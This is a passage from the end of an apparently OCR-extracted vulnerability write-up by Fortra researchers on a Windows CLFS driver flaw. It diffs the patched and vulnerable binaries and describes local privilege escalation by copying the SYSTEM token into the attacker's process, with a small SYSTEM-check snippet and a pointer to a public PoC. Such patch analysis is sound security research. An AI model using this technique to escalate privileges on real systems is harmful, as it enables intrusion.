
```
if (strcmp(username,  "SYSTEM") == 0){
        printf("I'm SYSTEM\n");
        system("notepad.exe");
```







7-The real patch

BINDIFF shows a lot of changed functions



The vulnerable function is here:







The primary is the patched version, the secondary is the vulnerable version.


The patch tests the return value of **CflsEncodeBlock**, which is **0xC01A000A**, stores it into the variable **var_54**, and since it is negative, checks it and avoids the **WriteSector**.

The patch, in addition to not writing the file, the function returns correctly 0xc01a000a, with which **CreateLogFile** does not return any handle and the exploitation cannot continue.





Only if **ClfsDecodeBlock** is not negative, it goes to **WriteSector** but leaves returning the negative value **0xC01A000A**.



This is the

actual patch that really prevents the exploitation using the PoC that I just attached.

At this point we have explained how the bug was exploited, it leads to controlling the functions that allows us to read the SYSTEM token and write it in our own process to achieve the local privilege escalation. You can find the functional PoC at Fortra's GitHub.

We hope you find it useful, if you have any doubt can contact us:

Ricardo.narvaja@fortra.com
@ricnar456

Esteban.kazimirow@fortra.com
@solidclt